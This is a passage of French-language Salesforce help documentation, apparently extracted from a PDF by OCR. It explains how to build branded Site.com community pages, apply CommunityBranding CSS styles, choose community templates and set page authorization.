
**AUTORISATIONS UTILISATEUR**

Pour modifier uniquement le contenu de sites Site.com :

- Champ `Utilisateur de Site.com Contributor` activé dans la page de détail de l'utilisateur

  ET

  Rôle Contributor attribué au niveau du site




- Sélectionnez une vue (1) sous l'onglet Présentation pour afficher son contenu (2).
  - Tout le contenu du site : afficher l'ensemble des pages, des images et des fichiers du site.
  - Pages de site : afficher et modifier des pages ou créer des pages de sites, si disponible.
  - Actifs ; importer des ressources, telles que des images et des fichiers.
  - Configuration du site : gérer les rôles utilisateur dans le site. Elle est disponible uniquement si vous disposez de l'autorisation « Gérer les utilisateurs ».
- Utilisez la barre d'outils (3) pour :
  - Importer des ressources, telles que des images et des fichiers.
  - Prévisualiser le site dans une fenêtre de navigateur.
- Utilisez le menu déroulant du site (4) pour :
  - Ouvrir les sites récemment visités.
  - Quitter Site.com Studio et revenir à Salesforce.

CONSULTER ÉGALEMENT :

Utilisation de Site.com Studio en tant que contributeur

Présentation de Site.com

# Utilisation de Site.com avec des communautés

## Utilisation du Générateur de communauté (Site.com) sans modèle

Chaque communauté a un site Site.com associé qui permet d'ajouter des pages de marque personnalisées à votre communauté. Par défaut, les pages de Site.com sont disponibles publiquement et ne nécessitent aucune connexion, mais vous pouvez également créer des pages privées auxquelles seuls les membres de la communauté ont accès.

Pour plus d'informations sur l'utilisation de Site.com, reportez-vous à l'aide en ligne.

## Avant de commencer

Les utilisateurs de communautés qui disposent de l'autorisation « Créer et configurer des communautés » reçoivent automatiquement l'accès administrateur de site complet pour le site Site.com d'une communauté. Pour permettre aux utilisateurs de communautés sans autorisation de modifier le site, vous devez acheter et attribuer une licence de fonctionnalité Site.com Publisher ou Site.com Contributor, et attribuer un rôle utilisateur au niveau du site.

## Conseils et considérations

- Les utilisateurs de communautés qui disposent de l'autorisation « Créer et configurer des communautés » sont attribués au rôle d'administrateur de site Site.com d'une communauté. Cependant, ils ne figurent pas dans la section Rôles utilisateur de l'onglet Présentation de Site.com Studio.
- Vous ne pouvez pas créer, supprimer ou dupliquer des sites de communauté dans Site.com.
- Lorsque vous utilisez des composants associés à des données, tels que des répétiteurs de données et des formulaires, notez que les objets répertoriés peuvent ne pas être disponibles pour les visiteurs du site. L'accès de visiteurs authentifiés à un objet dans des pages publiques et privées est contrôlé par leur profil utilisateur. L'accès de visiteurs non authentifiés à un objet dans des pages publiques et privées est contrôlé par le profil utilisateur invité du site.
- Lors de l'ajout de formulaires à des pages de communauté authentifiées dans Site.com, définissez l'utilisateur actif pour les objets Salesforce qui nécessitent le champ ID du propriétaire. La définition de l'utilisateur actif (contrairement à l'utilisateur invité par défaut) permet d'identifier l'utilisateur authentifié lors de la soumission du formulaire. Pour définir l'utilisateur actif pour le champ ID du propriétaire, sélectionnez le champ dans le formulaire, cliquez sur **Configurer** sous Propriétés de champ dans le volet Propriétés, sélectionnez la source `Propriété globale`, puis la valeur `UserID actuel`.
- La page d'accueil, la page 404, la page de connexion et la page d'auto-inscription que vous spécifiez pour les sites de communauté Site.com dans Configuration du site définissent les pages par défaut du site de communauté Site.com. Ces URL par défaut sont utilisées, sauf si vous spécifiez d'autres URL dans la Gestion de la communauté sous **Administration** > **Pages** et **Administration** > **Connexion et enregistrement**. Les pages d'erreur de communauté sont spécifiées dans Configuration Force.com, sous Pages d'erreur.
- Lorsque votre site de communauté Site.com est inactif, les utilisateurs sont redirigés vers la page Service non disponible définie dans la Gestion de la communauté sous Pages.
- La vue du contributeur n'est pas disponible par défaut pour les sites de communauté Site.com. Vous pouvez toutefois utiliser une licence Site.com Contributor afin d'accorder un accès contributeur à un utilisateur spécifique. Pour plus d'informations, reportez-vous à *À propos des licences de fonctionnalité* dans l'aide de Site.com. Alternativement, un utilisateur peut prévisualiser le site de communauté Site.com en tant que contributeur en ajoutant `?iscontrib` à l'URL du site. Par exemple :
  `https://sitestudio.na1.force.com/?iscontrib`

CONSULTER ÉGALEMENT :

Choix entre le Générateur de communauté et les sites Force.com

Utilisation de Site.com pour personnaliser votre communauté

Présentation de Salesforce Communities

## Utilisation de Site.com pour personnaliser votre communauté

Les utilisateurs de Communities peuvent utiliser Site.com pour concevoir des pages de marque personnalisées pour une communauté. De nombreuses méthodes existent pour concevoir des pages personnalisées pour votre communauté, mais voici quelques étapes typiques :

- **Importer des ressources** : collectez les actifs, les images et les fichiers que vous souhaitez utiliser dans votre page personnalisée. Importez les ressources dans Site.com Studio. Elles s'affichent dans la section Ressources sous l'onglet Présentation.
- **Créer des pages de marque** : la méthode la plus rapide et la plus facile pour créer des pages de marque consiste à utiliser le Modèle de communauté, qui est automatiquement inclus avec tous les sites de communauté de Site.com. Lorsque vous créez une page basée sur le modèle de communauté, la page inclut tous les styles de marque de votre communauté, y compris l'en-tête et le pied de page de la communauté. Pour mieux contrôler la présentation de votre page de communauté, vous pouvez créer votre propre modèle de page, faire glisser les en-têtes et pieds de page de la communauté depuis la section Widgets du volet Éléments de page, et ajouter d'autres styles de communauté.

  > **Remarque:** À compter de la version Spring '15, le modèle de communauté n'est plus disponible pour les nouvelles communautés. Si vous avez déjà une communauté Site.com basée sur le modèle de communauté, elle reste opérationnelle. Pour plus d'informations sur la création d'une communauté, reportez-vous à Création de communautés à la page 3505.

- **Utiliser des styles de communauté de marque** : améliorez l'apparence de vos pages personnalisées à l'aide de la feuille de style CommunityBranding ou en créant des styles de communauté de marque dans vos propres feuilles de style (CSS). Si vous ne maîtrisez pas les feuilles de style CSS, le volet Style offre une interface visuelle qui facilite la création et la gestion de styles. Si vous connaissez les feuilles de style CSS et préférez travailler directement sur le code, vous pouvez coder en dur les styles de communauté directement dans vos feuilles de style.
- **Créer des pages publiques** : à partir du modèle, vous pouvez créer rapidement des pages qui héritent automatiquement de tous les éléments du modèle de page. Si vous avez besoin d'une page autonome différente de la conception d'ensemble, vous pouvez également créer une page vide.
- **Rendre des pages privées** : par défaut, toute page que vous créez dans Site.com Studio est disponible publiquement. Cependant, vous pouvez rendre des pages privées afin d'autoriser l'accès uniquement aux utilisateurs connectés de Communities.
- **Ajouter des fonctionnalités, des éléments de page et des widgets de communauté** : utilisez les éléments de page prédéfinis de Site.comÉléments de page Site.com pour ajouter des fonctionnalités telles que des menus de navigation, des images, des blocs de contenu et des widgets de communautéAjout de fils d'actualités ou de groupe Chatter à des pages Site.com de communauté. Récupérez des données dans les objets de votre organisation et affichez-les dynamiquement dans vos pages de site à l'aide des répétiteurs de données et des tables de données. Vous pouvez également recueillir et soumettre les données de visiteurs à l'aide de formulaires.
- **Ajouter et modifier le contenu** : à ce stade, la page est généralement prête pour l'ajout et la modification de contenus, notamment le texte, les images, les vidéos et les liens hypertexte. Vous pouvez charger tous les fichiers et les images dont vous avez besoin.
- **Réviser et tester la page** : le test des modifications de vos pages sont exécutés durant le cycle de développement. Veillez à toujours prévisualiser vos modifications pour vous assurer qu'elles s'affichent correctement dans un navigateur. Vous pouvez également envoyer un lien de prévisualisation aux réviseurs pour leur permettre de vérifier le produit fini avant sa publication.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour concevoir, modifier et gérer les pages personnalisées d'une communauté :

- "Créer et configurer des Communautés

  OU

  Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

- **Publier la page** : une fois le test terminé, vous pouvez rendre la page disponible pour votre communauté en publiant vos modifications.
- **Ajouter des pages authentifiées à l'onglet de votre communauté** : une fois la page testée et publiée, si vous utilisez des pages authentifiées, la dernière étape consiste à ajouter la page à un onglet dans votre communauté.
- **Utiliser Site.com dans un environnement Sandbox** : Site.com est désormais disponible dans les sandbox. Lorsque vous créez une copie de sandbox à partir d'une organisation de production, vous pouvez inclure vos sites Site.com. Vous pouvez également copier votre site sandbox vers l'organisation de production en utilisant la fonctionnalité remplacer.

CONSULTER ÉGALEMENT :

Utilisation du Générateur de communauté (Site.com) sans modèle

Présentation de Salesforce Communities

Personnalisation de votre communauté avec votre marque

## Quel modèle de communauté dois-je utiliser ?

Les modèles de communauté permettent d'élaborer une communauté qui offre aux clients la même expérience visuelle et fonctionnelle sur les tablettes, les appareils mobiles et les ordinateurs de bureau.


Vos clients souhaitent pouvoir communiquer aisément avec votre société, à tout moment et où qu'ils soient. Une communauté en libre-service facilite l'accès de vos clients aux informations dont ils ont besoin pour obtenir une réponse à leurs questions. Avec des communautés élaborées à partir des modèles Koa et Kokua, les clients peuvent rechercher des informations dans les articles de la base de connaissances, et contacter le support si nécessaire. Ils peuvent rechercher des articles, poser des questions et consulter les réponses des membres dans les communautés créées avec le modèle Customer Service (Napili). S'ils ne trouvent toujours pas ce qu'ils recherchent, ils peuvent contacter le support sans se connecter. Les modèles en libre-service permettent d'étendre votre communauté à divers appareils sans compromettre l'expérience utilisateur.

Éditions


Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Koa



Kokua




Customer Service (Napili)

Un assistant vous guide à travers la sélection d'un modèle et la configuration initiale, notamment la configuration de rubriques et de catégories de données.

- Kokua est un modèle de libre-service enrichi qui présente aux utilisateurs les articles de la base de connaissance organisés par catégorie de données. Les utilisateurs peuvent également soumettre des requêtes pour demander une aide aux agents.
- Koa est un modèle de libre-service en texte brut, optimisé pour les appareils mobiles. Il permet aux utilisateurs de rechercher et d'afficher des articles par représentations de texte de catégories de données et de contacter le support lorsqu'ils ne trouvent pas ce qu'ils recherchent.

- Le modèle Customer Service (Napili) permet à vos clients de poser des questions dans la communauté, et de rechercher et de consulter des articles. S'ils ne trouvent pas ce qu'ils recherchent, ils peuvent contacter un agent de support.

Le Générateur de communauté simplifie considérablement la personnalisation de votre communauté. Il suffit de modifier quelques composants pour insérer des informations sur votre communauté, d'ajouter quelques images pour exposer votre marque personnalisée, et votre application est prête, sans écrire de code ! De plus, si vous souhaitez personnaliser davantage l'expérience, vous pouvez créer des pages personnalisées, ajouter des composants aux pages, utiliser des composants Lightning personnalisés et exposer plus d'objets Salesforce.

Les communautés sont automatiquement affichées dans la langue du profil de l'utilisateur connecté. Par conséquent, il n'est pas nécessaire de créer et de gérer une communauté distincte pour chaque langue. Avec le Générateur de communauté, vous pouvez étendre la prise en charge linguistique aux utilisateurs invités dans les communautés. Si la langue de l'utilisateur invité n'est pas prise en charge, il peut en choisir une dans le sélecteur de langue, dans chaque page de la communauté. Toutes les langues sont conservées au sein de la communauté. Par conséquent, il n'est pas nécessaire de créer ni de gérer une communauté distincte pour chaque langue.

CONSULTER ÉGALEMENT :

Création de communautés
Comparaison entre les fonctionnalités disponibles dans les modèles de Community
Configuration et personnalisation des pages de votre communauté

## Configuration et personnalisation des pages de votre communauté

Les pages sont les blocs de construction de votre communauté. Elles contrôlent la façon dont vos utilisateurs affichent et interagissent avec la communauté.

Chaque page contient un ensemble d'éléments de composants organisés autour d'une tâche ou d'une fonction, que ce soit l'ouverture d'une requête ou la recherche d'un article. Les pages qui comprennent chaque modèle de communauté préconfiguré sont prêtes à l'emploi après une très légère configuration. De plus, vous pouvez créer des pages ou glisser-déposer d'autres composants sur des pages existantes si nécessaire. Si vous créez des composants Lightning personnalisés, ils sont affichés dans la liste des composants disponibles à gauche de la page.

Lorsque vous modifiez une page, vous pouvez définir les propriétés d'affichage des informations, déplacer des composants ou supprimer les composants dont vous n'avez pas besoin.

Remarque: Vous pouvez supprimer les pages inactives, mais vous ne pouvez pas renommer les pages.

Par exemple, la page Accueil du modèle Customer Service (Napili) contient des composants qui offrent aux membres d'une communauté une vue d'ensemble du contenu de la communauté. Les composants permettent aux clients d'explorer des articles, de lire des discussions, de rechercher des informations, de poser des questions et de contacter le support. Si vous créez une communauté pour orienter les requêtes, sans que les clients puissent consigner des requêtes, vous pouvez supprimer le composant permettant de contacter le support.

Pour modifier une page, accédez au Générateur de communauté

1. Dans la liste déroulante Page, sélectionnez la page à modifier.
2. Cliquez sur pour ouvrir l'éditeur de page.
3. Sélectionnez le composant que vous souhaitez modifier.
4. Dans l'éditeur de propriété, modifiez n'importe quelle propriété du composant.
5. Pour ajouter un composant à la page, faites-le simplement glisser depuis le menu Composants Lightning et déposez-le sur la page.
6. Pour supprimer un composant de la page, survolez le composant, puis cliquez sur .
7. Une fois la page configurée, cliquez sur **Publier**.

CONSULTER ÉGALEMENT :

Quel modèle de communauté dois-je utiliser ?

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou publier une communauté :

- Créer et gérer des communautés

  OU

  Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle d'administrateur ou de concepteur de site attribué au niveau du site

Pour activer les Communautés :

- Personnaliser l'application

Pour créer des types d'articles et des actions d'article :

- Gérer Salesforce Knowledge

Pour créer des catégories de données :

- Gérer les catégories de données

# Création de pages de marque dans Site.com

## Présentation de la création de pages de marque

Lors de la création d'un site de communauté, Salesforce crée automatiquement un nouveau site Site.com et l'associe à votre communauté.

Avec les sites de communauté Site.com, vous pouvez effectuer des opérations suivantes :

- Utiliser le modèle de communauté de marque pour créer des pages Site.com pour votre communauté.

  Remarque: À compter de la version Spring '15, le modèle de communauté n'est plus disponible pour les nouvelles communautés. Si vous avez déjà une communauté Site.com basée sur le modèle de communauté, elle reste opérationnelle. Pour plus d'informations sur la création d'une communauté, reportez-vous à Création de communautés à la page 3505.

- Utilisez la feuille de style `CommunityBranding` pour mettre en forme les pages Site.com en utilisant le CSS.
- Créer vos propres styles CSS de communauté en utilisant plusieurs expressions d'espace de noms de `communauté` disponibles.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## Création de pages de marque à partir du modèle de communauté

Les sites de communauté Site.com incluent un modèle de marque que vous pouvez utiliser pour créer des pages de site de communauté.

Les styles de `Modèle de communauté` proviennent de la feuille de style `CommunityBranding`, qui est automatiquement incluse pour tous les nouveaux sites de communauté Site.com.

Pour créer des pages de marque à partir du `modèle de communauté` :

1. Sous l'onglet Présentation de Site.com, survolez Pages de site, puis cliquez sur **Nouveau**.
2. Saisissez le nouveau nom de page de communauté. Les noms de pages ne peuvent pas inclure des espaces ou des caractères spéciaux, tels que #, ? ou @.
3. Assurez-vous que `Modèle de communauté` est sélectionné pour le modèle de page.
4. Cliquez sur **Créer**.

### Remarque:

- Les options de personnalisation de la marque d'une communauté, notamment les en-têtes, les pieds de page et les couleurs de page, sont définies dans la section **Administration** > **Marque** de la page Gestion de la communauté.
- Les en-têtes et les pieds de page de communauté, ou les en-têtes qui contiennent uniquement des images, ne fonctionnent pas dans Site.com. Assurez-vous de spécifier des blocs HTML personnalisés pour les en-têtes et les pieds de page de votre communauté, si vous créez des pages Site.com à partir du `modèle de communauté`, ou si vous créez des en-têtes et des pieds de page de communauté en utilisant des expressions d'espace de noms de `Communauté`.
- Les en-têtes et les pieds de pages de communauté sont disponibles sous la forme de widgets dans les pages de communauté Site.com. Pour ajouter un en-tête ou un pied de page de communauté à une page vide, faites-le glisser vers la page depuis la section Widgets du volet Éléments de page.

CONSULTER ÉGALEMENT :

salesforce_communities_implementation.pdf
Présentation de la création de pages de marque
Affichage de la feuille de style CommunityBranding
Présentation des modèles de page Site.com
Création de modèles de page Site.com

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer les pages personnalisées d'une communauté :

- "Créer et configurer des Communautés

  OU

  Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Application de styles de communauté à partir de la feuille de style CommunityBranding

La feuille de style `CommunityBranding` contient un jeu de styles CSS créés à partir d'expressions d'espaces de noms de `communauté`.

La feuille de style `CommunityBranding` est jointe au `modèle de communauté`, et définit la présentation de la marque dans le modèle. Vous pouvez accéder aux styles de la feuille `CommunityBranding` et les appliquer directement aux éléments de n'importe quelle page.

Pour appliquer des styles de communauté en utilisant la feuille de style `CommunityBranding` :

1. Assurez-vous que la feuille de style `CommunityBranding` est jointe à la page Site.com à laquelle vous souhaitez ajouter une marque.

   Remarque: La feuille de style `CommunityBranding` est jointe à toutes les pages Site.com basées sur le `modèle de communauté`.

2. Sélectionnez les éléments de la page auxquels vous souhaitez appliquer le style.
3. Ouvrez le volet Style.
4. Sélectionnez une classe.
5. Commencez à saisir « brand ».
   Une liste de tous les styles disponibles dans la feuille de style `CommunityBranding` s'affiche.
6. Sélectionnez le style que vous souhaitez appliquer.

CONSULTER ÉGALEMENT :

- Présentation de la création de pages de marque
- Création de pages de marque à partir du modèle de communauté
- Affichage de la feuille de style CommunityBranding
- Création et utilisation de feuilles de style CSS

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer les pages personnalisées d'une communauté :

- "Créer et configurer des Communautés

  OU

  Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Création de styles de communauté dans une feuille de style CSS

Les styles de communauté de marque sont disponibles dans les sites de communauté Site.com via des expressions d'espace de noms de `Communauté`.

Vous pouvez accéder à la liste complète d'expressions d'espace de noms de `Communauté` pour créer des styles de communauté dans n'importe quelle feuille de style CSS. Lors de l'ajout d'une expression à une règle CSS, Site.com « extrait » le style, tel que défini dans la communauté, et l'affiche dans votre page.

Pour créer des styles de communauté dans une feuille de style CSS :

1. Ouvrez une feuille de style existante ou créez une nouvelle feuille.
2. Cliquez sur **Modifier le code de la feuille de style**.
3. Ajoutez une nouvelle règle de style de communauté en utilisant l'une des expressions de `Communauté` disponibles. Vous pouvez créer des styles d'ID et des styles de classe. Par exemple :

```
#main_content_block {
  background-color: {!Network.primaryColor};
  color: {!Network.primaryComplementColor};
}
.secondary_content_blocks{
  background-color: {!Network.zeronaryColor};
  color: {!Network.zeronaryComplementColor};
}
```

4. Appliquez les nouveaux styles aux éléments d'autres pages.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer les pages personnalisées d'une communauté :

- "Créer et configurer des Communautés

  OU

  Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Remarque: Notez que la feuille de style qui inclut les styles de votre communauté doit être jointe à la page contenant les éléments auxquels le style s'applique.

CONSULTER ÉGALEMENT :

- Présentation de la création de pages de marque
- Expressions disponibles une communauté de marque
- Création et utilisation de feuilles de style CSS

## Expressions disponibles une communauté de marque

Vous pouvez utiliser les expressions d'espace de noms de `Communauté` répertoriées dans cette page pour créer vos propres styles de communauté.

Les options de personnalisation de la marque d'une communauté, notamment les en-têtes, les pieds de page et les couleurs de page, sont définies dans la section **Administration** > **Marque** de la page Gestion de la communauté.

Remarque:

- Les en-têtes et les pieds de page de communauté, ou les en-têtes qui contiennent uniquement des images, ne fonctionnent pas dans Site.com. Assurez-vous de spécifier des blocs HTML personnalisés pour les en-têtes et les pieds de page de votre communauté, si vous créez des pages Site.com à partir du `modèle de communauté`, ou si vous créez des en-têtes et des pieds de page de communauté en utilisant des expressions d'espace de noms de `Communauté`.
- Les en-têtes et les pieds de pages de communauté sont disponibles sous la forme de widgets dans les pages de communauté Site.com. Pour ajouter un en-tête ou un pied de page de communauté à une page vide, faites-le glisser vers la page depuis la section Widgets du volet Éléments de page.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

| Expression de communauté | Éléments de page de communauté de marque correspondant |
|---|---|
| `{!Network.header}` | Contenu personnalisé de l'en-tête de la communauté. |
| `{!Network.footer}` | Contenu personnalisé du pied de page de la communauté. |
| `{!Network.zeronaryColor}` | Couleur d'arrière-plan de l'en-tête de la communauté. |
| `{!Network.zeronaryComplementColor}` | Couleur de police utilisée avec `zeronaryColor`. |
| `{!Network.primaryColor}` | Couleurs utilisées pour les onglets actifs dans la communauté. |
| `{!Network.primaryComplementColor}` | Couleur de police utilisée avec `primaryColor`. |
| `{!Network.secondaryColor}` | Couleur utilisée pour la bordure supérieure des listes et des tableaux dans la communauté. |
| `{!Network.tertiaryColor}` | Couleur d'arrière-plan des en-têtes de section dans les pages de modification et de détail de la communauté. |
| `{!Network.tertiaryComplementColor}` | Couleur de police utilisée avec `tertiaryColor`. |

| Expression de communauté | Éléments de page de communauté de marque correspondant |
|---|---|
| `{!Network.quaternaryColor}` | Couleur d'arrière-plan des pages de la communauté. |
| `{!Network.quaternaryComplementColor}` | Couleur de police utilisée avec `quaternaryColor`. |

CONSULTER ÉGALEMENT :

- salesforce_communities_implementation.pdf
- Présentation de la création de pages de marque
- Création de styles de communauté dans une feuille de style CSS

## Affichage de la feuille de style CommunityBranding

La feuille de style `CommunityBranding` contient un jeu de feuilles de style adaptées à la marque de votre communauté.

Les options de personnalisation de la marque d'une communauté, notamment les en-têtes, les pieds de page et les couleurs de page, sont définies dans la section **Administration** > **Marque** de la page Gestion de la communauté.

Pour afficher les styles de la communauté dans la feuille de style `CommunityBranding`, sous l'onglet Présentation de Site.com, cliquez sur Feuilles de style ou sur la feuille de style `CommunityBranding`. Les styles de la communauté sont répertoriés à gauche. Pour afficher le code de la feuille de style, cliquez sur **Modifier le code de la feuille de style**.

Au total, quatorze styles de classe de communauté sont fournis. Ils représentent le contenu par défaut de la feuille de style :

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

```
.brandZeronaryBgr {
 background-color: {!Network.zeronaryColor} !important;
}
.brandZeronaryFgr {
 color: {!Network.zeronaryComplementColor} !important;
}
.brandPrimaryBgr {
 background-color: {!Network.primaryColor} !important;
}
.brandPrimaryFgr {
 color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryBrd2 {
 border-color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryFgrBrdTop {
 border-top-color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryBrd {
 border-top-color: {!Network.primaryColor} !important;
}
.brandSecondaryBrd {
```

```
 border-color: {!Network.secondaryColor} !important;
}
.brandSecondaryBgr {
 background-color: {!Network.secondaryColor} !important;
}
.brandTertiaryFgr {
 color: {!Network.tertiaryComplementColor} !important;
}
.brandTertiaryBgr {
 background-color: {!Network.tertiaryColor} !important;
 color: {!Network.tertiaryComplementColor} !important;
 background-image: none !important;
}
.brandTertiaryBrd {
 border-top-color: {!Network.tertiaryColor} !important;
}
.brandQuaternaryFgr {
 color: {!Network.quaternaryComplementColor} !important;
}
.brandQuaternaryBgr {
 background-color: {!Network.quaternaryColor} !important;
}
```

CONSULTER ÉGALEMENT :

- salesforce_communities_implementation.pdf
- Présentation de la création de pages de marque
- Création de pages de marque à partir du modèle de communauté

## Ajout de pages authentifiées

### Présentation des autorisations Site.com

Lors de la conception de votre site, vous pouvez définir des contenus publics et privés pour les visiteurs. Les ressources des nouveaux sites, telles que les dossiers et les pages, sont initialement définies comme publiques. Vous pouvez modifier le paramètre par défaut dans la vue Autorisation située sous Configuration du site.

Les options d'autorisation de site globales sont les suivantes :

- Sans autorisation (par défaut) : toutes les ressources sont publiques.
- Autorisation requise : toutes les ressources sont privées.
- Personnalisé : toutes les ressources sont publiques par défaut, mais vous pouvez les définir comme privées.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les options Sans autorisation et Autorisation requise permettent de définir rapidement l'ensemble de votre site comme public ou privé. Vous pouvez toutefois contrôler l'accès à des pages individuelles et des dossiers et d'autres ressources en utilisant l'option Personnalisé. La sélection de l'option Personnalisé active une case `Autorisation requise` dans le menu Actions pour l'ensemble des ressources du site. Vous pouvez définir des autorisations au niveau du site, d'un dossier, d'une page et d'une ressource individuelle. Lorsque vous marquez des éléments pour l'autorisation, une icône de verrouillage leur est ajoutée. Lorsqu'une ressource, par exemple une page, est marquée comme privée, les utilisateurs qui ne sont pas connectés à Salesforce sont invités à se connecter lorsqu'ils tentent d'accéder à la ressource.

Les ressources peuvent hériter des paramètres de confidentialité des dossiers. Lorsqu'une ressource, par exemple un dossier du site, est marquée pour l'autorisation, tout élément placé dans ce dossier hérite du paramètre d'autorisation du dossier et devient privé. Si vous faites glisser cette ressource vers un dossier public, elle redevient publique. Toutefois, si vous marquez explicitement une ressource comme privée via le menu Actions, puis la faites glisser vers un dossier public, elle reste privée, car le paramètre de confidentialité au niveau de la ressource prévaut.

Lorsque vous utilisez l'option Personnalisé, un tableau d'autorisations s'affiche dans la vue Autorisation, qui permet de gérer vos ressources/éléments privés, et marqués comme tels. Vous pouvez retirer l'autorisation d'une ressource en la supprimant du tableau d'autorisations ou en désactivant la case Autorisation requise de l'élément.

CONSULTER ÉGALEMENT :

- Définition de l'autorisation sur votre site
- Définition d'une autorisation personnalisée
- Retrait de l'autorisation Site.com

## Définition de l'autorisation sur votre site

Lors de la conception de votre site, vous pouvez définir des contenus publics et privés pour les visiteurs. Les ressources des nouveaux sites, telles que les dossiers et les pages, sont initialement définies comme publiques. Vous pouvez modifier le paramètre par défaut dans la vue Autorisation située sous Configuration du site.

Les options d'autorisation de site globales sont les suivantes :

- Sans autorisation (par défaut) : toutes les ressources sont publiques.
- Autorisation requise : toutes les ressources sont privées.
- Personnalisé : toutes les ressources sont publiques par défaut, mais vous pouvez les définir comme privées.

1. Ouvrez votre site en modification.
2. Cliquez sur **Configuration du site** > **Autorisation**.
3. Sélectionner une option d'autorisation.

CONSULTER ÉGALEMENT :

Présentation des autorisations Site.com

Définition d'une autorisation personnalisée

Retrait de l'autorisation Site.com

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour gérer l'autorisation :

- Vous devez être un utilisateur administratif sur le site

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer les pages personnalisées d'une communauté :

- "Créer et configurer des Communautés

  OU

  Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

